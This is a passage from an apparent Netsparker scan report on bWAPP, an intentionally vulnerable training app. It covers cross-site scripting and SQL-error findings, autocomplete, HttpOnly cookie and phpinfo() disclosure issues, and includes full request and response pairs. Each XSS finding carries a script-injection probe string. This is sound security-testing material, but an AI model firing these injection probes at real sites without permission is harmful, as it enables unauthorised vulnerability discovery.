User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/33.0.1750.170 Safari/537.36
Accept: */*
Origin: http://itsecgames.com
Referer: http://itsecgames.com/bWAPP/sqli_8-1.php
Accept-Language: en-us,en;q=0.5
X-Scanner: Netsparker
Host: itsecgames.com
Cookie: PHPSESSID=0f025854e260210551fcb751d5b81388; security_level=0; movie_genre=action
Accept-Encoding: gzip, deflate
Content-Length: 142
Content-Type: text/xml; charset=utf-8

<reset><login>'"--&gt;&lt;/style&gt;&lt;/scRipt&gt;&lt;scRipt&gt;netsparker(0x001111)&lt;/scRipt&gt;</login><secret>Any bugs?</secret></reset>
```

Response

```
HTTP/1.1 200 OK
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Date: Tue, 04 Nov 2014 14:43:37 GMT
Pragma: no-cache
Server: Apache/2.2.8 (Ubuntu) DAV/2 mod_fastcgi/2.4.6 PHP/5.2.4-2ubuntu5 with Suhosin-Patch mod_ssl/2.2.8 OpenSSL/0.9.8g
X-Powered-By: PHP/5.2.4-2ubuntu5
Content-Length: 220
Content-Type: text/html
Expires: Thu, 19 Nov 1981 08:52:00 GMT

Connect Error: You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '"--></style></scRipt>
<scRipt>netsparker(0x001111)</scRipt>'' at line 1
```

26.3. /bWAPP/xss_ajax_1-2.php

http://itsecgames.com/bWAPP/xss_ajax_1-2.php?title='%22--%3E%3C/style%3E%3C/scRipt%3E%3CscRipt%3Enet...

Parameters

Parameter	Type	Value
title	**GET**	**'"--></style></scRipt><scRipt>netsparker(0x001A55)</scRipt>**

Notes

Due to the Content-type header of the response, exploitation of this vulnerability might not be possible in all browsers or might not be possible at all. The Content-type header indicates that there is a possibility of exploitation by changing the attack. However Netsparker does not support confirming these issues. You need to manually confirm this problem. Generally lack of filtering in the response can cause Cross-site Scripting vulnerabilities in browsers with auto mime sniffing such as Internet Explorer.

Certainty

Request

```
GET /bWAPP/xss_ajax_1-2.php?title='%22--%3E%3C/style%3E%3C/scRipt%3E%3CscRipt%3Enetsparker(0x001A55)%3C/scRipt%3E HTTP/1.1
Cache-Control: no-cache
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/33.0.1750.170 Safari/537.36
Accept: */*
Referer: http://itsecgames.com/bWAPP/xss_ajax_1-1.php
Accept-Language: en-us,en;q=0.5
X-Scanner: Netsparker
Host: itsecgames.com
Cookie: PHPSESSID=0f025854e260210551fcb751d5b81388; security_level=0; movie_genre=action
Accept-Encoding: gzip, deflate
```

Response

```
HTTP/1.1 200 OK
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Date: Tue, 04 Nov 2014 14:55:35 GMT
Pragma: no-cache
Server: Apache/2.2.8 (Ubuntu) DAV/2 mod_fastcgi/2.4.6 PHP/5.2.4-2ubuntu5 with Suhosin-Patch mod_ssl/2.2.8 OpenSSL/0.9.8g
X-Powered-By: PHP/5.2.4-2ubuntu5
Content-Length: 173
Content-Type: text/xml; charset=utf-8
Expires: Thu, 19 Nov 1981 08:52:00 GMT

<?xml version="1.0" encoding="UTF-8" standalone="yes"?><response>'"--></style></scRipt><scRipt>netsparker(0x001A55)</scRipt>??? Sorry, we don't have that movie :(</response>
```

26.4. /bWAPP/xxe-2.php

http://itsecgames.com/bWAPP/xxe-2.php

Parameters

Parameter	Type	Value
/reset[1]/login[1]/text()[1]	**XML Parameter**	**'"--></style></scRipt><scRipt>netsparker(0x002346)</scRipt>**
/reset[1]/secret[1]/text()[1]	XML Parameter	Any bugs?

Notes

To exploit the XSS vulnerability on this page client might require to send certain HTTP headers. Therefore it might not be exploitable in many conditions however it still indicates lack of correct filtering and should be addressed.

Certainty

Request

```
POST /bWAPP/xxe-2.php HTTP/1.1
Cache-Control: no-cache
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/33.0.1750.170 Safari/537.36
Accept: */*
Origin: http://itsecgames.com
Referer: http://itsecgames.com/bWAPP/insecure_direct_object_ref_3.php
Accept-Language: en-us,en;q=0.5
X-Scanner: Netsparker
Host: itsecgames.com
Cookie: PHPSESSID=0f025854e260210551fcb751d5b81388; security_level=0; movie_genre=%2FbWAPP%2Fxss_stored_2.php
Accept-Encoding: gzip, deflate
Content-Length: 142
Content-Type: text/xml; charset=utf-8

<reset><login>'"--&gt;&lt;/style&gt;&lt;/scRipt&gt;&lt;scRipt&gt;netsparker(0x002346)&lt;/scRipt&gt;</login><secret>Any bugs?</secret></reset>
```

Response

```
HTTP/1.1 200 OK
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Date: Tue, 04 Nov 2014 15:13:54 GMT
Pragma: no-cache
Server: Apache/2.2.8 (Ubuntu) DAV/2 mod_fastcgi/2.4.6 PHP/5.2.4-2ubuntu5 with Suhosin-Patch mod_ssl/2.2.8 OpenSSL/0.9.8g
X-Powered-By: PHP/5.2.4-2ubuntu5
Content-Length: 220
Content-Type: text/html
Expires: Thu, 19 Nov 1981 08:52:00 GMT

Connect Error: You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '"--></style></scRipt>
<scRipt>netsparker(0x002346)</scRipt>'' at line 1
```

26.5. /bWAPP/xxe-2.php

http://itsecgames.com/bWAPP/xxe-2.php

Parameters

Parameter	Type	Value
/reset[1]/login[1]/text()[1]	XML Parameter	bee
/reset[1]/secret[1]/text()[1]	**XML Parameter**	**'"--></style></scRipt><scRipt>netsparker(0x00235B)</scRipt>**

Notes

> To exploit the XSS vulnerability on this page client might require to send certain HTTP headers. Therefore it might not be exploitable in many conditions however it still indicates lack of correct filtering and should be addressed.

Certainty

Request

```
POST /bWAPP/xxe-2.php HTTP/1.1
Cache-Control: no-cache
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/33.0.1750.170 Safari/537.36
Accept: */*
Origin: http://itsecgames.com
Referer: http://itsecgames.com/bWAPP/insecure_direct_object_ref_3.php
Accept-Language: en-us,en;q=0.5
X-Scanner: Netsparker
Host: itsecgames.com
Cookie: PHPSESSID=0f025854e260210551fcb751d5b81388; security_level=0; movie_genre=%2FbWAPP%2Fxss_stored_2.php
Accept-Encoding: gzip, deflate
Content-Length: 136
Content-Type: text/xml; charset=utf-8

<reset><login>bee</login><secret>'"--&gt;&lt;/style&gt;&lt;/scRipt&gt;&lt;scRipt&gt;netsparker(0x00235B)&lt;/scRipt&gt;</secret></reset>
```

Response

```
HTTP/1.1 200 OK
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Date: Tue, 04 Nov 2014 15:16:46 GMT
Pragma: no-cache
Server: Apache/2.2.8 (Ubuntu) DAV/2 mod_fastcgi/2.4.6 PHP/5.2.4-2ubuntu5 with Suhosin-Patch mod_ssl/2.2.8 OpenSSL/0.9.8g
X-Powered-By: PHP/5.2.4-2ubuntu5
Content-Length: 240
Content-Type: text/html
Expires: Thu, 19 Nov 1981 08:52:00 GMT

Connect Error: You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '"--></style></scRipt>
<scRipt>netsparker(0x00235B)</scRipt>' WHERE login = 'bee'' at line 1
```

27. Autocomplete Enabled

1 TOTAL

LOW

CONFIRMED

1

Netsparker detected that autocomplete is enabled in one or more of the form fields.

These were important fields, such as "Credit Card".

Impact

If user chooses to save, data entered in these fields will be cached by the browser. An attacker who can access the victim's browser could steal this information. This is especially important if the application is commonly used in shared computers, such as cyber cafes or airport terminals.

Actions to Take

1. Add the attribute `autocomplete="off"` to the form tag or to individual "input" fields.
2. Find all instances of inputs that store private data and disable autocomplete. Fields which contain data such as "Credit Card" or "CCV" type data should not be cached. You can allow the application to cache usernames and remember passwords; however, in most cases this is not recommended.
3. Re-scan the application after addressing the identified issues to ensure all of the fixes have been applied properly.

Required Skills for Successful Exploitation

First and foremost, attacker needs either physical access or user-level code execution rights for successful exploitation. Dumping all data from a browser can be fairly easy, and a number of automated tools exist to undertake this. Where the attacker cannot dump the data, he/she could still browse the recently visited websites and activate the autocomplete feature to see previously entered values.

External References

- Using Autocomplete in HTML Forms

Classification

OWASP 2013-A5

27.1. /bWAPP/sm_mitm_1.php CONFIRMED

http://itsecgames.com/bWAPP/sm_mitm_1.php

Identified Field Name

login

Request

```
GET /bWAPP/sm_mitm_1.php HTTP/1.1
Cache-Control: no-cache
Referer: http://itsecgames.com/bWAPP/aim.php
Accept: text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,image/png,*/*;q=0.5
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/33.0.1750.170 Safari/537.36
Accept-Language: en-us,en;q=0.5
X-Scanner: Netsparker
Host: itsecgames.com
Cookie: PHPSESSID=0f025854e260210551fcb751d5b81388; security_level=0
Accept-Encoding: gzip, deflate
```

Response

```
HTTP/1.1 200 OK
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Date: Tue, 04 Nov 2014 14:00:47 GMT
Pragma: no-cache
Transfer-Encoding: chunked
Server: Apache/2.2.8 (Ubuntu) DAV/2 mod_fastcgi/2.4.6 PHP/5.2.4-2ubuntu5 with Suhosin-Patch mod_ssl/2.2.8 OpenSSL/0.9.8g
X-Powered-By: PHP/5.2.4-2ubuntu5
Content-Type: text/html
Expires: Thu, 19 Nov 1981 08:52:00 GMT

<!DOCTYPE html>
<html>

<head>

<meta http-equiv="Content-Type" content="text/html; charset=UTF-8">

<!--<link rel="stylesheet" type="text/css" href="https://fonts.googleapis.com/css?family=Architects+Daughter">-->
<link rel="stylesheet" type="text/css" href="stylesheets/stylesheet.css" media="screen" />
<link rel="shortcut icon" href="images/favicon.ico" type="image/x-icon" />

<!--<script src="//html5shiv.googlecode.com/svn/trunk/html5.js"></script>-->
<script src="js/html5.js"></script>

<title>bWAPP - Security Misconfiguration</title>

</head>

<body>

<header>

<h1>bWAPP</h1>

<h2>an extremely buggy web app !</h2>

</header>

<div id="menu">

<table>

<tr>

<td><a href="portal.php">Bugs</a></td>
<td><a href="password_change.php">Change Password</a></td>
<td><a href="user_extra.php">Create User</a></td>
<td><a href="security_level_set.php">Set Security Level</a></td>
<td><a href="reset.php" onclick="return confirm('All settings will be cleared. Are you sure?');">Reset</a></td>
<td><a href="credits.php">Credits</a></td>
<td><a href="http://itsecgames.blogspot.com" target="_blank">Blog</a></td>
<td><a href="logout.php" onclick="return confirm('Are you sure you want to leave?');">Logout</a></td>
<td><font color="red">Welcome Bee</font></td>

</tr>

</table>

</div>

<div id="main">

<h1>Man-in-the-Middle Attack (HTTP)</h1>

<p>Enter your credentials
…
```

28. Cookie Not Marked as HttpOnly

1 TOTAL

LOW

CONFIRMED

1

Netsparker identified a cookie not marked as HTTPOnly.

HTTPOnly cookies cannot be read by client-side scripts, therefore marking a cookie as HTTPOnly can provide an additional layer of protection against cross-site scripting attacks.

Impact

During a cross-site scripting attack, an attacker might easily access cookies and hijack the victim's session.

Actions to Take

1. See the remedy for solution.
2. Consider marking all of the cookies used by the application as HTTPOnly. (*After these changes javascript code will not be able to read cookies.*)

Remedy

Mark the cookie as HTTPOnly. This will be an extra layer of defense against XSS. However this is not a silver bullet and will not protect the system against cross-site scripting attacks. An attacker can use a tool such as XSS Tunnel to bypass HTTPOnly protection.

External References

- OWASP HTTPOnly Cookies
- MSDN - ASP.NET HTTPOnly Cookies

Classification

OWASP 2013-A5

28.1. /bWAPP/smgmt_cookies_secure.php CONFIRMED

http://itsecgames.com/bWAPP/smgmt_cookies_secure.php

Identified Cookie

`top_security_nossl`

Request

```
GET /bWAPP/smgmt_cookies_secure.php HTTP/1.1
Cache-Control: no-cache
Referer: http://itsecgames.com/bWAPP/aim.php
Accept: text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,image/png,*/*;q=0.5
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/33.0.1750.170 Safari/537.36
Accept-Language: en-us,en;q=0.5
X-Scanner: Netsparker
Host: itsecgames.com
Cookie: PHPSESSID=0f025854e260210551fcb751d5b81388; security_level=0
Accept-Encoding: gzip, deflate
```

Response

```
…
agma: no-cache
Transfer-Encoding: chunked
Server: Apache/2.2.8 (Ubuntu) DAV/2 mod_fastcgi/2.4.6 PHP/5.2.4-2ubuntu5 with Suhosin-Patch mod_ssl/2.2.8 OpenSSL/0.9.8g
X-Powered-By: PHP/5.2.4-2ubuntu5
Set-Cookie: top_security_nossl=deleted; expires=Mon, 04-Nov-2013 14:00:26 GMT; path=/,top_security_ssl=deleted; expires=Mon, 04-Nov-2013 14:00:26 GMT; path=/,top_security=no;
expires=Tue, 04-Nov-2014 15:00:27 GMT; path=/; httponly

Content-Type: text/html
Expires: Thu, 19 Nov 1981 08:52:00 GMT

<!DOCTYPE html>
<html>

<head>

<meta http-equiv="Content-Type" content="text/html; charset=UTF-8">

<!--<link rel="styl
…
```

29. Information Disclosure (phpinfo())

15 TOTAL

LOW

Netsparker identified an information disclosure (phpinfo()).

phpinfo() is a debug functionality that prints out detailed information on both the system and the PHP configuration.

Impact

An attacker can obtain information such as:

- Exact PHP version.
- Exact OS and its version.
- Details of the PHP configuration.
- Internal IP addresses.
- Server environment variables.
- Loaded PHP extensions and their configurations.

This information can help an attacker gain more information on the system. After gaining detailed information, the attacker can research known vulnerabilities for that system under review. The attacker can also use this information during the exploitation of other vulnerabilities.

Actions to Take

1. Remove pages that call phpinfo() from the web server.

External References

- SecuriTeam - PHPINFO

Classification

OWASP 2013-A5

29.1. /bWAPP/information_disclosure_1.php

http://itsecgames.com/bWAPP/information_disclosure_1.php

Certainty

Request

```
GET /bWAPP/information_disclosure_1.php HTTP/1.1
Cache-Control: no-cache
Referer: http://itsecgames.com/bWAPP/aim.php
Accept: text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,image/png,*/*;q=0.5
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/33.0.1750.170 Safari/537.36
Accept-Language: en-us,en;q=0.5
X-Scanner: Netsparker
Host: itsecgames.com
Cookie: PHPSESSID=0f025854e260210551fcb751d5b81388; security_level=0; secret=QW55IGJ1Z3M%2F
Accept-Encoding: gzip, deflate
```

Response

```
…
href="/bWAPP/information_disclosure_1.php?=PHPB8B5F2A0-3C92-11d3-A3A9-4C7B08C10000">PHP Credits</a></h1>
<hr />
<h1>Configuration</h1>
<h2>PHP Core</h2>
<table border="0" cellpadding="3" width="600">
<tr class="h"><th>Directive</th><th>Local Value</th><th>Master Value</th></tr>
<tr><td class="e">allow_call_time_pass_reference</td><td class="v">On</td><td class="v">On</td></tr>
<tr><td class="e">allow_url_fopen</td><td class="v">On</td><td class="v">On</td></tr>
<tr><td clas
…
_dir mod_env mod_fastcgi mod_headers mod_include mod_mime mod_negotiation mod_php5 mod_rewrite mod_setenvif mod_ssl mod_status </td></tr>
</table><br />
<table border="0" cellpadding="3" width="600">
<tr class="h"><th>Directive</th><th>Local Value</th><th>Master Value</th></tr>
<tr><td class="e">engine</td><td class="v">1</td><td class="v">1</td></tr>
<tr><td class="e">last_modified</td><td class="v">0</td><td class="v">0</td></tr>
<tr><td class="e">xbithack</td><td class="
…
">Timezone Database </td><td class="v">internal </td></tr>
<tr><td class="e">Default timezone </td><td class="v">Europe/Berlin </td></tr>
</table><br />
<table border="0" cellpadding="3" width="600">
<tr class="h"><th>Directive</th><th>Local Value</th><th>Master Value</th></tr>
<tr><td class="e">date.default_latitude</td><td class="v">31.7667</td><td class="v">31.7667</td></tr>
<tr><td class="e">date.default_longitude</td><td class="v">35.2333</td><td class="v">35.2333</td>
…
ation and Filtering </td><td class="v">enabled </td></tr>
<tr><td class="e">Revision </td><td class="v">$Revision: 1.52.2.39 $ </td></tr>
</table><br />
<table border="0" cellpadding="3" width="600">
<tr class="h"><th>Directive</th><th>Local Value</th><th>Master Value</th></tr>
<tr><td class="e">filter.default</td><td class="v">unsafe_raw</td><td class="v">unsafe_raw</td></tr>
<tr><td class="e">filter.default_flags</td><td class="v"><i>no value</i></td><td class="v"><i>no v
…
ss="e">iconv implementation </td><td class="v">glibc </td></tr>
<tr><td class="e">iconv library version </td><td class="v">2.7 </td></tr>
</table><br />
<table border="0" cellpadding="3" width="600">
<tr class="h"><th>Directive</th><th>Local Value</th><th>Master Value</th></tr>
<tr><td class="e">iconv.input_encoding</td><td class="v">ISO-8859-1</td><td class="v">ISO-8859-1</td></tr>
<tr><td class="e">iconv.internal_encoding</td><td class="v">ISO-8859-1</td><td class="v">ISO
…
of "streamable kanji code filter and converter", which is distributed under the GNU Lesser General Public License version 2.1.</th></tr>
</table><br />
<table border="0" cellpadding="3" width="600">
<tr class="h"><th>Directive</th><th>Local Value</th><th>Master Value</th></tr>
<tr><td class="e">mbstring.detect_order</td><td class="v"><i>no value</i></td><td class="v"><i>no value</i></td></tr>
<tr><td class="e">mbstring.encoding_translation</td><td class="v">Off</td><td cla
…
sh enigma rc2 tripledes </td></tr>
<tr><td class="e">Supported modes </td><td class="v">cbc cfb ctr ecb ncfb nofb ofb stream </td></tr>
</table><br />
<table border="0" cellpadding="3" width="600">
<tr class="h"><th>Directive</th><th>Local Value</th><th>Master Value</th></tr>
<tr><td class="e">mcrypt.algorithms_dir</td><td class="v"><i>no value</i></td><td class="v"><i>no value</i></td></tr>
<tr><td class="e">mcrypt.modes_dir</td><td class="v"><i>no value</i></td><td clas
…
></h2>
<table border="0" cellpadding="3" width="600">
<tr class="h"><th>mime_magic support</th><th>invalid magic file, disabled</th></tr>
</table><br />
<table border="0" cellpadding="3" width="600">
<tr class="h"><th>Directive</th><th>Local Value</th><th>Master Value</th></tr>
<tr><td class="e">mime_magic.debug</td><td class="v">Off</td><td class="v">Off</td></tr>
<tr><td class="e">mime_magic.magicfile</td><td class="v">/usr/share/file/magic.mime</td><td class="v">/usr/sha
…
E </td><td class="v">-I/usr/include/mysql </td></tr>
<tr><td class="e">MYSQL_LIBS </td><td class="v">-L/usr/lib -lmysqlclient </td></tr>
</table><br />
<table border="0" cellpadding="3" width="600">
<tr class="h"><th>Directive</th><th>Local Value</th><th>Master Value</th></tr>
<tr><td class="e">mysql.allow_persistent</td><td class="v">On</td><td class="v">On</td></tr>
<tr><td class="e">mysql.connect_timeout</td><td class="v">60</td><td class="v">60</td></tr>
<tr><td class=
…
r version </td><td class="v">5.0.51a </td></tr>
<tr><td class="e">MYSQLI_SOCKET </td><td class="v">/var/run/mysqld/mysqld.sock </td></tr>
</table><br />
<table border="0" cellpadding="3" width="600">
<tr class="h"><th>Directive</th><th>Local Value</th><th>Master Value</th></tr>
<tr><td class="e">mysqli.default_host</td><td class="v"><i>no value</i></td><td class="v"><i>no value</i></td></tr>
<tr><td class="e">mysqli.default_port</td><td class="v">3306</td><td class="v">3306
…
ssions) Support </td><td class="v">enabled </td></tr>
<tr><td class="e">PCRE Library Version </td><td class="v">7.4 2007-09-21 </td></tr>
</table><br />
<table border="0" cellpadding="3" width="600">
<tr class="h"><th>Directive</th><th>Local Value</th><th>Master Value</th></tr>
<tr><td class="e">pcre.backtrack_limit</td><td class="v">100000</td><td class="v">100000</td></tr>
<tr><td class="e">pcre.recursion_limit</td><td class="v">100000</td><td class="v">100000</td></tr>
<
…
ass="v">files user sqlite </td></tr>
<tr><td class="e">Registered serializer handlers </td><td class="v">php php_binary wddx </td></tr>
</table><br />
<table border="0" cellpadding="3" width="600">
<tr class="h"><th>Directive</th><th>Local Value</th><th>Master Value</th></tr>
<tr><td class="e">session.auto_start</td><td class="v">Off</td><td class="v">Off</td></tr>
<tr><td class="e">session.bug_compat_42</td><td class="v">On</td><td class="v">On</td></tr>
<tr><td class="e
…
>
<tr><td class="e">Soap Client </td><td class="v">enabled </td></tr>
<tr><td class="e">Soap Server </td><td class="v">enabled </td></tr>
</table><br />
<table border="0" cellpadding="3" width="600">
<tr class="h"><th>Directive</th><th>Local Value</th><th>Master Value</th></tr>
<tr><td class="e">soap.wsdl_cache</td><td class="v">1</td><td class="v">1</td></tr>
<tr><td class="e">soap.wsdl_cache_dir</td><td class="v">/tmp</td><td class="v">/tmp</td></tr>
<tr><td class="e">soa
…
r><td class="e">SQLite Library </td><td class="v">2.8.17 </td></tr>
<tr><td class="e">SQLite Encoding </td><td class="v">UTF-8 </td></tr>
</table><br />
<table border="0" cellpadding="3" width="600">
<tr class="h"><th>Directive</th><th>Local Value</th><th>Master Value</th></tr>
<tr><td class="e">sqlite.assoc_case</td><td class="v">0</td><td class="v">0</td></tr>
</table><br />
<h2><a name="module_standard">standard</a></h2>
```

```
<table border="0" cellpadding="3" width="600">
<tr
…
y Support </td><td class="v">enabled </td></tr>
<tr><td class="e">Path to sendmail </td><td class="v">/usr/sbin/sendmail -t -i </td></tr>
</table><br />
<table border="0" cellpadding="3" width="600">
<tr class="h"><th>Directive</th><th>Local Value</th><th>Master Value</th></tr>
<tr><td class="e">assert.active</td><td class="v">1</td><td class="v">1</td></tr>
<tr><td class="e">assert.bail</td><td class="v">0</td><td class="v">0</td></tr>
<tr><td class="e">assert.callback</td
…
d class="e">Compiled Version </td><td class="v">1.2.1.1 </td></tr>
<tr><td class="e">Linked Version </td><td class="v">1.2.3.3 </td></tr>
</table><br />
<table border="0" cellpadding="3" width="600">
<tr class="h"><th>Directive</th><th>Local Value</th><th>Master Value</th></tr>
<tr><td class="e">zlib.output_compression</td><td class="v">Off</td><td class="v">Off</td></tr>
<tr><td class="e">zlib.output_compression_level</td><td class="v">-1</td><td class="v">-1</td></tr>
<tr
…
```

29.2. /bWAPP/admin/phpinfo.php/'ns='netsparker(0x00316D)

http://itsecgames.com/bWAPP/admin/phpinfo.php/'ns='netsparker(0x00316D)

Certainty

Request

```
GET /bWAPP/admin/phpinfo.php/'ns='netsparker(0x00316D) HTTP/1.1
Cache-Control: no-cache
Referer: http://itsecgames.com/bWAPP/php_cgi.php
Accept: text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,image/png,*/*;q=0.5
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/33.0.1750.170 Safari/537.36
Accept-Language: en-us,en;q=0.5
X-Scanner: Netsparker
Host: itsecgames.com
Cookie: PHPSESSID=0f025854e260210551fcb751d5b81388; security_level=0; secret=L2JXQVBQL3h4ZS0yLnBocA%3D%3D; movie_genre=%2FbWAPP%2Fxss_stored_2.php
Accept-Encoding: gzip, deflate
```

Response

```
…
/>
<h1><a href="/bWAPP/admin/phpinfo.php?=PHPB8B5F2A0-3C92-11d3-A3A9-4C7B08C10000">PHP Credits</a></h1>
<hr />
<h1>Configuration</h1>
<h2>PHP Core</h2>
<table border="0" cellpadding="3" width="600">
<tr class="h"><th>Directive</th><th>Local Value</th><th>Master Value</th></tr>
<tr><td class="e">allow_call_time_pass_reference</td><td class="v">On</td><td class="v">On</td></tr>
<tr><td class="e">allow_url_fopen</td><td class="v">On</td><td class="v">On</td></tr>
<tr><td clas
…
"3" width="600">
<tr><td class="e">Calendar support </td><td class="v">enabled </td></tr>
</table><br />
<h2><a name="module_cgi-fcgi">cgi-fcgi</a></h2>
<table border="0" cellpadding="3" width="600">
<tr class="h"><th>Directive</th><th>Local Value</th><th>Master Value</th></tr>
<tr><td class="e">cgi.check_shebang_line</td><td class="v">1</td><td class="v">1</td></tr>
<tr><td class="e">cgi.fix_pathinfo</td><td class="v">1</td><td class="v">1</td></tr>
<tr><td class="e">cgi.n
…
">Timezone Database </td><td class="v">internal </td></tr>
<tr><td class="e">Default timezone </td><td class="v">Europe/Berlin </td></tr>
</table><br />
<table border="0" cellpadding="3" width="600">
<tr class="h"><th>Directive</th><th>Local Value</th><th>Master Value</th></tr>
<tr><td class="e">date.default_latitude</td><td class="v">31.7667</td><td class="v">31.7667</td></tr>
<tr><td class="e">date.default_longitude</td><td class="v">35.2333</td><td class="v">35.2333</td>
…
ation and Filtering </td><td class="v">enabled </td></tr>
<tr><td class="e">Revision </td><td class="v">$Revision: 1.52.2.39 $ </td></tr>
</table><br />
<table border="0" cellpadding="3" width="600">
<tr class="h"><th>Directive</th><th>Local Value</th><th>Master Value</th></tr>
<tr><td class="e">filter.default</td><td class="v">unsafe_raw</td><td class="v">unsafe_raw</td></tr>
<tr><td class="e">filter.default_flags</td><td class="v"><i>no value</i></td><td class="v"><i>no v
…
ss="e">iconv implementation </td><td class="v">glibc </td></tr>
<tr><td class="e">iconv library version </td><td class="v">2.7 </td></tr>
</table><br />
<table border="0" cellpadding="3" width="600">
<tr class="h"><th>Directive</th><th>Local Value</th><th>Master Value</th></tr>
<tr><td class="e">iconv.input_encoding</td><td class="v">ISO-8859-1</td><td class="v">ISO-8859-1</td></tr>
<tr><td class="e">iconv.internal_encoding</td><td class="v">ISO-8859-1</td><td class="v">ISO
…
of "streamable kanji code filter and converter", which is distributed under the GNU Lesser General Public License version 2.1.</th></tr>
</table><br />
<table border="0" cellpadding="3" width="600">
<tr class="h"><th>Directive</th><th>Local Value</th><th>Master Value</th></tr>
<tr><td class="e">mbstring.detect_order</td><td class="v"><i>no value</i></td><td class="v"><i>no value</i></td></tr>
<tr><td class="e">mbstring.encoding_translation</td><td class="v">Off</td><td cla
…
></h2>
<table border="0" cellpadding="3" width="600">
<tr class="h"><th>mime_magic support</th><th>invalid magic file, disabled</th></tr>
</table><br />
<table border="0" cellpadding="3" width="600">
<tr class="h"><th>Directive</th><th>Local Value</th><th>Master Value</th></tr>
<tr><td class="e">mime_magic.debug</td><td class="v">Off</td><td class="v">Off</td></tr>
<tr><td class="e">mime_magic.magicfile</td><td class="v">/usr/share/file/magic.mime</td><td class="v">/usr/sha
…
E </td><td class="v">-I/usr/include/mysql </td></tr>
<tr><td class="e">MYSQL_LIBS </td><td class="v">-L/usr/lib -lmysqlclient </td></tr>
</table><br />
<table border="0" cellpadding="3" width="600">
<tr class="h"><th>Directive</th><th>Local Value</th><th>Master Value</th></tr>
<tr><td class="e">mysql.allow_persistent</td><td class="v">On</td><td class="v">On</td></tr>
<tr><td class="e">mysql.connect_timeout</td><td class="v">60</td><td class="v">60</td></tr>
<tr><td class=
…
r version </td><td class="v">5.0.51a </td></tr>
<tr><td class="e">MYSQLI_SOCKET </td><td class="v">/var/run/mysqld/mysqld.sock </td></tr>
</table><br />
<table border="0" cellpadding="3" width="600">
<tr class="h"><th>Directive</th><th>Local Value</th><th>Master Value</th></tr>
<tr><td class="e">mysqli.default_host</td><td class="v"><i>no value</i></td><td class="v"><i>no value</i></td></tr>
<tr><td class="e">mysqli.default_port</td><td class="v">3306</td><td class="v">3306
…
ssions) Support </td><td class="v">enabled </td></tr>
<tr><td class="e">PCRE Library Version </td><td class="v">7.4 2007-09-21 </td></tr>
</table><br />
<table border="0" cellpadding="3" width="600">
<tr class="h"><th>Directive</th><th>Local Value</th><th>Master Value</th></tr>
<tr><td class="e">pcre.backtrack_limit</td><td class="v">100000</td><td class="v">100000</td></tr>
<tr><td class="e">pcre.recursion_limit</td><td class="v">100000</td><td class="v">100000</td></tr>
<
…
ass="v">files user sqlite </td></tr>
<tr><td class="e">Registered serializer handlers </td><td class="v">php php_binary wddx </td></tr>
</table><br />
<table border="0" cellpadding="3" width="600">
<tr class="h"><th>Directive</th><th>Local Value</th><th>Master Value</th></tr>
<tr><td class="e">session.auto_start</td><td class="v">Off</td><td class="v">Off</td></tr>
<tr><td class="e">session.bug_compat_42</td><td class="v">On</td><td class="v">On</td></tr>
<tr><td class="e
…
>
<tr><td class="e">Soap Client </td><td class="v">enabled </td></tr>
<tr><td class="e">Soap Server </td><td class="v">enabled </td></tr>
</table><br />
<table border="0" cellpadding="3" width="600">
<tr class="h"><th>Directive</th><th>Local Value</th><th>Master Value</th></tr>
<tr><td class="e">soap.wsdl_cache</td><td class="v">1</td><td class="v">1</td></tr>
<tr><td class="e">soap.wsdl_cache_dir</td><td class="v">/tmp</td><td class="v">/tmp</td></tr>
<tr><td class="e">soa
…
r><td class="e">SQLite Library </td><td class="v">2.8.17 </td></tr>
<tr><td class="e">SQLite Encoding </td><td class="v">UTF-8 </td></tr>
</table><br />
<table border="0" cellpadding="3" width="600">
<tr class="h"><th>Directive</th><th>Local Value</th><th>Master Value</th></tr>
<tr><td class="e">sqlite.assoc_case</td><td class="v">0</td><td class="v">0</td></tr>
</table><br />
<h2><a name="module_standard">standard</a></h2>
<table border="0" cellpadding="3" width="600">
<tr
…
Support </td><td class="v">enabled </td></tr>
<tr><td class="e">Path to sendmail </td><td class="v">/usr/sbin/sendmail -t -i </td></tr>
```

```
</table><br />
<table border="0" cellpadding="3" width="600">
<tr class="h"><th>Directive</th><th>Local Value</th><th>Master Value</th></tr>
<tr><td class="e">assert.active</td><td class="v">1</td><td class="v">1</td></tr>
<tr><td class="e">assert.bail</td><td class="v">0</td><td class="v">0</td></tr>
<tr><td class="e">assert.callback</td
…
d class="e">Compiled Version </td><td class="v">1.2.1.1 </td></tr>
<tr><td class="e">Linked Version </td><td class="v">1.2.3.3 </td></tr>
</table><br />
<table border="0" cellpadding="3" width="600">
<tr class="h"><th>Directive</th><th>Local Value</th><th>Master Value</th></tr>
<tr><td class="e">zlib.output_compression</td><td class="v">Off</td><td class="v">Off</td></tr>
<tr><td class="e">zlib.output_compression_level</td><td class="v">-1</td><td class="v">-1</td></tr>
<tr
…
```

